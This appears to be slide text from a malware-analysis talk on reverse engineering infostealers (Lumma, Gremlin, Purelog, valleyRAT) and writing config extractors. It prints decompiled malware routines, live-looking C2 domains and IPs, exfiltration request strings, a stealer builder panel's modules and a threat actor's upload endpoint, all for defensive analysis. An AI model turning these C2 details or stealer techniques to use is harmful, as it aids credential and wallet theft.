WinHttpReadData_ = resolve_api(winhttp.dll_, 0x15ca147);
```

P.S I renamed the global variables and the function

The hashing function fnv1a in a decompiler

```
if (3 < local_3c) {  
    uVar7 = 0;  
    do {  
        local_34 = ((int)*(char *) (local_30 + 3 + uVar7) ^  
                    ((int)*(char *) (local_30 + 2 + uVar7) ^  
                    ((int)*(char *) (local_30 + 1 + uVar7) ^  
                    ((int)*(char *) (local_30 + uVar7) ^ local_34) * local_41) * local_41)  
                    *  
                    local_41) * local_41;  
        uVar7 = uVar7 + 4;  
    } while (uVar6 != uVar7);  
}  
}  
switch(local_34 != probably_hash) {  
case false:  
    uVar6 = *(uint *) (ptr_function + (uint)*(ushort *) (ptr_ordinal + local_2c * 2) * 4);  
    switch(local_1c <= uVar6) {  
case true:  
        switch(uVar6 - local_1c < local_28) {  
case true:
```

Fnv1a in python

Magic number




```
def fnv1a(data, initial_hash, fnv_prime=0x1000193):  
    data = data.encode()  
    hash_value = initial_hash  
    for byte in data:  
        hash_value ^= byte  
        hash_value *= fnv_prime  
        hash_value &= 0xffffffff  
    return hash_value
```

All happens via the Process Environment Block

```
typedef struct _PEB {  
    BYTE Reserved1[2];  
    BYTE BeingDebugged;  
    BYTE Reserved2[1];  
    PVOID Reserved3[2];  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE Reserved4[104];  
    PVOID Reserved5[52];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE Reserved6[128];  
    PVOID Reserved7[1];  
    ULONG SessionId;  
} PEB, *PPEB;
```


Pointer to a
linked list of
in-memory
DLL files



```
ptr_PEB = get_PEB();  
switch(name == (ushort *)0x0) {  
case false:  
    loaded_modules = (int *) (*(int *) (ptr_PEB + 0xc) + 0xc);
```

Data is collected and sent to a C2 server


00CFF424	00CFF4F8	L"importenptoc.com"
00CFF428	00CFF4AD	L"/api"
00CFF42C	00CFF449	L"Content-Type: application/x-www-form-urlencoded\r\n"
00CFF430	00CFF4B7	"act=life"
00CFF434	00000008	
00CFF438	00CFF444	
00CFF43C	00000000	
00CFF440	6B206574	
00CFF444	E97A8BF6	
00CFF448	6F00436F	
00CFF44C	74006E00	
00CFF450	6E006500	



Check if the C2 is alive


Bunch of C2 Servers

```
26/25 10:43:24 AM [ Diverter] System (4) requested UDP 192.168.188.128:53
26/25 10:43:24 AM [ Diverter] svchost.exe (2352) requested UDP 192.168.188.128:53
26/25 10:43:24 AM [ DNS Server] Received A request for domain 'restfulrletreats.cyou' from svchost.exe (2352)
26/25 10:43:24 AM [ Diverter] stage2-decompressed.exe (1020) requested TCP 192.168.123:443
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'importenptoc.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'voicesharped.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'inputrreparnt.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'torpdidebar.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'rebeldettern.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'actiothreaz.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'garulouscuto.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'breedertremnd.com' from svchost.exe (2352)
26/25 10:43:25 AM [ DNS Server] Received A request for domain 'steamcommunity.com' from svchost.exe (2352)
```



Some C2's are stored in a Steam profile as fallback C2's A.K.A backup

.NET file format



Makes
decompilation
easy

String Decryption function of Gremlin Stealer

```
internal static string c(int int_0, int int_1, int int_2)
{
    int_0 += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    int_1 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num = int_0 ^ int_1;
    num = num * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num2 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num3 = BitConverter.ToInt32(array, 0) - 5 ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    return Encoding.UTF8.GetString(array);
}
```

How the decryption function is used

```
// Token: 0x06000027 RID: 39 RVA: 0x000038C8 File Offset: 0x00001AC8
private static string b(string A_0)
{
    int num2;
    int num = A_0.IndexOf(<Module>.c((~(((num2 << 22) + -3922) * 16384) != num2 / 256) ? 56394 : 1684582982, 53190, (((((7318 | num) ^ -(num *
        40 + num * 88) | num)) & 64) != 0) ? 1754869161 : (((2294U + (4294965784U & (uint)num2 >> 22) & 6990U) == 0U) ? -1371800952 : (((uint)
        (num2 / 1078) >> 1 & 1073741824U) == (uint)(1073741824 & num2 / 1759)) ? 10 : -803552594))), StringComparison.Ordinal);
    if (num == -1)
    {
        return null;
    }
}
```

e.g. « chrome.exe » \Leftrightarrow c(X,Y,Z) for some integers X, Y & Z.

Intermediate Language

```
/* 0x00001B61 2000000040 */ IL_008D: ldc.i4 1073741824
/* 0x00001B66 07 */ IL_0092: ldloc.1
/* 0x00001B67 20DF060000 */ IL_0093: ldc.i4 1759
/* 0x00001B6C 5C */ IL_0098: div.un
/* 0x00001B6D 5F */ IL_0099: and
/* 0x00001B6E 2E02 */ IL_009A: beq.s IL_009E

/* 0x00001B70 2B0A */ IL_009C: br.s IL_00A8

/* 0x00001B72 00 */ IL_009E: nop
/* 0x00001B73 00 */ IL_009F: nop
/* 0x00001B74 00 */ IL_00A0: nop
/* 0x00001B75 200A000000 */ IL_00A1: ldc.i4 10
/* 0x00001B7A 2B08 */ IL_00A6: br.s IL_00B0

/* 0x00001B7C 00 */ IL_00A8: nop
/* 0x00001B7D 00 */ IL_00A9: nop
/* 0x00001B7E 00 */ IL_00AA: nop
/* 0x00001B7F 20AEC21AD0 */ IL_00AB: ldc.i4 -803552594

/* 0x00001B84 00 */ IL_00B0: nop
/* 0x00001B85 00 */ IL_00B1: nop
/* 0x00001B86 00 */ IL_00B2: nop
/* 0x00001B87 2803000006 */ IL_00B3: call string '<Module>':c(int32, int32, int32)
```

Can calculate and
patch this stuff

P.S no need to re implement the method just invoke it by its token but be careful.

Small project <https://github.com/lowlevel01/deGremlin/>

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(<Module>.c(Type.EmptyTypes.Length + 8536, Type.EmptyTypes.Length + 7223,  
Type.EmptyTypes.Length + 103)).OpenSubKey(<Module>.c(sizeof(uint) + 70541, sizeof(byte) + 77260, Type.EmptyTypes.Length + 111)).OpenSubKey  
(<Module>.c(Type.EmptyTypes.Length + 18197, sizeof(ulong) + 29024, Type.EmptyTypes.Length + 185));
```


Before

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("monero-project").OpenSubKey("monero-core");
```

After

Another nice thing about .NET (ft. Purelog Stealer)

Every
class
method is
identified
with a
single
unique
token



```
Token: 0x06000008 RID: 8 RVA: 0x0005AFC8 File Offset: 0x000591C8
internal static byte[] smethod_0()
{
    byte[] result;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 256;
        aes.KeySize = 256;
        aes.Key = Convert.FromBase64String("evz0i4+e61m9K067RIZp5WjER4CSA7xGkvDyRDvw8Zo=");
        aes.IV = Convert.FromBase64String("vDh/u/eNb3iqEsbVC1+FkA==");
        ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (MemoryStream memoryStream2 = new MemoryStream(new byte[]
            {
                248,
                14,
                92,
                108,
                119,
                129,
                7,
                183,
                84,
                153,
                75,
                117,
                186,
            })
            {
            }
        }
    }
}
```

PowerShell is also built on .NET

```
> $assembly = [Reflection.Assembly]::LoadFile("C:\Users\Admin\Desktop\Samples\purelog\sample.exe")
```

```
> $decryption_method = $assembly.ManifestModule.ResolveMethod(0x06000008)
```

```
> $decrypted_stream = $decryption_method.Invoke($null, @())
```

```
PS C:\Users\Admin\Desktop\Samples\purelog> $decrypted_stream
```

```
0
```

```
22
```

```
9
```

```
0
```

```
31
```

```
139
```

```
8
```

```
0
```

```
0
```

```
0
```

```
0
```

```
0
```

```
4
```

```
0
```

```
// Token: 0x0600000D RID: 13 RVA: 0x0005B140 File Offset: 0x00059340
internal static byte[] smethod_0(this byte[] byte_0)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (MemoryStream memoryStream2 = new MemoryStream(byte_0))
        {
            byte[] array = new byte[4];
            memoryStream2.Read(array, 0, 4);
            BitConverter.ToInt32(array, 0);
            using (GZipStream gzipStream = new GZipStream(memoryStream2,
```

```
$decompression_method = $assembly.ManifestModule.ResolveMethod(0x0600000D)
```

```
$unpacked_exe = $decompression_method.Invoke($null, @(, $decrypted_stream))
```

```
PS C:\Users\Admin\Desktop\Samples\purelog> $unpacked_exe | ForEach-Object { "{0:X2}" -f $_ }
```

```
4D
5A
90
00
03
00
00
```

```
00
04
00
00
00
FF
FF
00
```

C2's are stored in creative places (Purelog Stealer)

- Purelog Stealer : decoded, deserialized then casted to a class object

```
public static void smethod_0()
{
    Class1.class20_0 = (Class20)Class4.smethod_2(Convert.FromBase64String
        ("cjIKDzEzNC4yNTUuMjM0LjEwMxiALiIQNWJlYzQ4ZGQxNWZiY2EzMioISE9URUwkJCRYAQ=="));
    if (!Class1.smethod_1(Class1.class20_0.lmfB85o2Fn))
    {
        Environment.Exit(0);
    }
    if (Class1.class20_0.LFrBcCtSvd && new Class0().method_0())
    {
        Environment.Exit(0);
    }
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    Class2.smethod_3(Class1.class20_0);
}
```

C2's are stored in creative places

- Purelog Stealer : decoded, deserialized then casted to a class object

```
using System;
using System.Runtime.CompilerServices;
using ProtoBuf;

// Token: 0x0200001A RID: 26
[ProtoContract]
internal class Class20 : Class8
{
    // Token: 0x17000045 RID: 69
    // (get) Token: 0x060000DE RID: 222 RVA: 0x000025A
    // (set) Token: 0x060000DF RID: 223 RVA: 0x00005AC
    [ProtoMember(1)]
    public string 1 { get; set; }

    // Token: 0x17000046 RID: 70
```

C2's are stored in creative places

- Purelog Stealer : decoded, deserialized then casted to a class object

72 32 0a 0f 31 33 34 2e 32 35 35 2e 32 33 34 2e 31 30 33 18 80 2e 22 10 35 62 65 63 34 38 64 64 31 35 66 62 63 61 33 32 2a 08 48 4f 54 45 4c 24 24 24 58 01



Decode

Result

Byte Range	Field Number	Type	Content			
0-52	14	protobuf	Byte Range	Field Number	Type	Content
			0-17	1	string	134.255.234.103
			17-20	3	varint	As uint: 5888 As sint: 2944
			20-38	4	string	5bec48dd15fbca32
			38-48	5	string	HOTEL\$\$\$
			48-50	11	varint	As uint: 1 As sint: -1

Sometimes threat actors don't bother that much (valleyRAT)

.data:0041A3F9	db	0
.data:0041A3FA	db	34h ; 4
.data:0041A3FB	db	0
.data:0041A3FC	db	34h ; 4
.data:0041A3FD	db	0
.data:0041A3FE	db	2Eh ; .
.data:0041A3FF	db	0
.data:0041A400	db	36h ; 6
.data:0041A401	db	0
.data:0041A402	db	38h ; 8
.data:0041A403	db	0
.data:0041A404	db	2Eh ; .
.data:0041A405	db	0
.data:0041A406	db	33h ; 3
.data:0041A407	db	0
.data:0041A408	db	30h ; 0
.data:0041A409	db	0
.data:0041A40A	db	31h ; 1
.data:0041A40B	db	0
.data:0041A40C	db	3Ah ; :
.data:0041A40D	db	0
.data:0041A40E	db	32h ; 2
.data:0041A40F	db	0
.data:0041A410	db	70h ; p
.data:0041A411	db	0
.data:0041A412	db	7Ch ;
.data:0041A413	db	0

Malware Builders

Non sécurisé [redacted]/#

[redacted]

A [star] [gear] [music] [star] [user] ...

Autres f

[redacted]

0 Active

Dashboard

Active Targets 0

Operations Map

Command Center 0

Data Collection 0

</> Implant Builder

Activity Logs

Settings

LIVE STATISTICS

Passwords: 0

Crypto Wallets: 0

Documents: 0

Updated: Just now

</> [redacted] Implant Builder

Configuration

C2 Server URL

http://localhost:5000

Encryption Key

shadow_secure_key_2024

Check-in Interval (seconds)

30

Persistence Methods

☒ Startup Folder

☒ Scheduled Task

☒ Registry Run

☐ Windows Service

Collection Modules

☒ Passwords

☒ Crypto Wallets

☒ Cookies

☒ Telegram

☒ Documents

☒ System Info

Generate Implant

Generated Implant

Download Python

Compile to EXE

Copy to Clipboard

Test Connection

Config Extractors



What we need



Locate the encrypted C2's

Identify and reproduce
the algorithm locally

Lumma Stealer uses ChaCha20 to encrypt C2's

```
ROL     ECX, 0x10
MOV     EBP, dword ptr [ESP + local_f4]

ADD     EBP, ECX
XOR     EAX, EBP
ROL     EAX, 0xc
MOV     ESI, dword ptr [ESP + local_11c]

ADD     ESI, EAX
MOV     dword ptr [ESP + local_11c], ESI

XOR     ECX, ESI
ROL     ECX, 0x8
MOV     dword ptr [ESP + local_114], ECX

ADD     EBP, ECX
MOV     ECX, dword ptr [ESP + local_fb]

XOR     EAX, EBP
ROL     EAX, 0x7
```

Some debugger work to locate the decryption code

The screenshot shows a debugger window with the following components:

- Assembly View:** Displays assembly instructions. The instruction at address 00BD226 is highlighted: `lea esi, dword ptr ss:[esp+230]`. A blue arrow labeled "EIP" points to this instruction. A yellow box highlights the instruction `jne stage2-decompressed.D8D210` at address 00BD224.
- Registers:** Shows the state of registers. `esi=00AFF548 "expand 32-byte k"` and `dword ptr ss:[esp+230]=0` are visible.
- Memory Dump:** Shows a dump of memory starting at address 00AFF548. The dump is organized into columns: Address, Hex, and ASCII. A red box highlights the ASCII column, showing the text "expand 32-byte k".

The memory dump shows the following data:

Address	Hex	ASCII
00AFF548	65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 5B	expand 32-byte k
00AFF558	00 00 6C 00 6C 00 00 00 05 00 00 00 05 00 00 00	...l.l.....ao...
00AFF568	4C F6 AF 00 0A 55 2C 75 C3 01 00 00 38 00 00 00	Lo...U...uA...;
00AFF578	34 F6 AF 00 24 E7 AF 00 00 00 00 00 05 00 00 00	40...\$+.....
00AFF588	21 55 2C 75 18 F7 AF 00 40 52 2C 75 79 55 2C 75	to,u...=...ek,u,y,u,u
00AFF598	06 00 00 00 06 00 00 00 00 00 B4 00 04 01 B4 00	...o...o...o...
00AFF5A8	84 36 D8 77 50 19 CD 00 00 00 CB 00 04 F6 AF 00	60wp.i...E..oo...
00AFF5B8	2E 00 00 00 CD 21 D8 77 08 F8 AF 00 64 00 00 00	...i!ow.o...d...
00AFF5C8	18 00 1C 00 80 61 CB 00 01 00 00 00 86 1C 01 00	...aE... ..
00AFF5D8	00 00 00 00 00 00 00 00 6C 21 00 00 87 7D 1C 75	...l!...}.u

Reproducing the decryption locally

Recipe

ChaCha

Key

4db0c6bbd87fc0a4ed

HEX

Nonce

9a46f3db45830151

HEX

Counter

0

Rounds

20

Input

Hex

Output

Raw


Input

79 94 7B BB DA 2E 33 DB 3A 28 95 56 03 B2 5C 22 C7 45 BE 2F 24 E8 00 9E E4 27 76 B2 55 CE B7 21 9B CE 88 46 A1 91 13 7C 1A 47 FD B9 D1 63 72 A6 94 DD 23 A7 46 68 6C F4 4E C5 40 38 3A CB D3 E1 EA D7 1E BA AA 99 38 7E 63 9B 3A 78 B8 1B 3B A8 71 7E 05 9D C4 28 19 BF AF 07 CF 05 A7 DC 34 9F 40 E5 A3 7F 2E A4 7C CA DC 47 39 8E 85 40 00 28 2D AB 0E EC 3B 52 7B D5 3C 59 E3 83 9D A3 F4 70 F5 F8 BA F0 3C 23 B5 C2 9E 4B B2 5B 6B E6 0B DF

Output

restfulretreats.cyouT!vÔ••••óétŸYÄ´••xt•\$w••7h•Ca£•%•%•cØBt••J¥•sX{¥G[áİ`l\$xm¿Ä;Ŋ^«[Ê>•:•!•QŊÇ•²İÜd%Âý•Öc*ÔTô•Éé/•••••¹ú••@Y•Ŋ•••8İ•Nimportenptoc.com

Locating the encrypted C2's



The python script's output

```
PS C:\Users\Admin\Desktop\pproject\lumma> python .\conf_ext.py .\lumma.exe  
restfulrletreats.cyou  
importenptoc.com  
voicesharped.com  
inputrreparnt.com  
torpdidebar.com  
rebelbettern.com  
actiothreaz.com  
garulouscuto.com  
breedertremnd.com
```


Order of strings can be used to locate stuff

- Stealc V2 example

```
13 mw_string = extract_ascii_strings('a26095cf5fff9a7ec04c3fd3fb60372f38f3dc300addf4983e0ce4f7490ef7b2.exe')
14 for i in range(len(mw_string)):
15     if mw_string[i] == "string too long":
16         key = mw_string[i+3]
17         break
```

Regex is a more practical approach

- Coderex can be used to find all possible cases of the code.



Threat actors make mistakes

**/UPLOADS/
FOLDER IS OPEN**



**OPEN SOURCE
PANEL AND
DATABASE FILE
CAN BE DOWNLOADED**



**PANEL'S SOURCE CODE
IN A ZIP AND YOU FOUND
OUT THE ONLY THING IT
CHECKS FOR IN IN UPLOAD
ENDPOINT IS THE USER AGENT**



**C2 PANEL'S
CREDENTIALS CAN
BE FOUND IN
OTHER STEALER LOGS**



/uploads/ is open

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
2.5.10.124.zip	2025-04-23 22:28	120K	
31.4.1215.186.zip	2025-04-23 22:34	549K	
34.1.168.97.zip	2025-04-23 23:17	66K	
34.7.1208.190.zip	2025-04-23 23:09	32K	
49.4.178.41.zip	2025-04-25 06:13	78K	
64.2.15.130.73.zip	2025-04-24 20:12	27K	
72.1.1194.93.zip	2025-04-24 06:53	104K	
74.1.15.210.172.zip	2025-04-25 00:44	78K	
74.1.15.212.107.zip	2025-04-25 00:44	78K	
77.3.1100.140.zip	2025-04-24 09:50	477K	
79.1.1110.69.zip	2025-04-23 22:36	78K	
81.2.1214.10.zip	2025-04-23 23:32	151K	
84.14.157.200.zip	2025-04-23 23:31	52K	

Source code in a zip file

← → ↻ ⚠ Non sécurisé [redacted] ydns.eu/never/lookinto/it/

Index of /never/lookinto/it

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 panel.zip	2025-02-27 14:05	1.0K	
 panel/	2022-03-07 15:46	-	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at win32.ydns.eu Port 80

Source code in a zip file

```
1 <?php
2 try {
3     if ($_SERVER['HTTP_USER_AGENT'] != "LOADER")
4     {
5         die();
6     }
7
8     $uploaddir = 'uploads/';
9     $uploadfile = $uploaddir . basename($_FILES['file']['name']);
10
11     if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
12         header('HTTP/2.0 200');
13     } else {
14         header('HTTP/2.0 500');
15     }
16 }
17
18 catch(Exception $e) {
19     die();
20 }
21 ?>
```

Thank you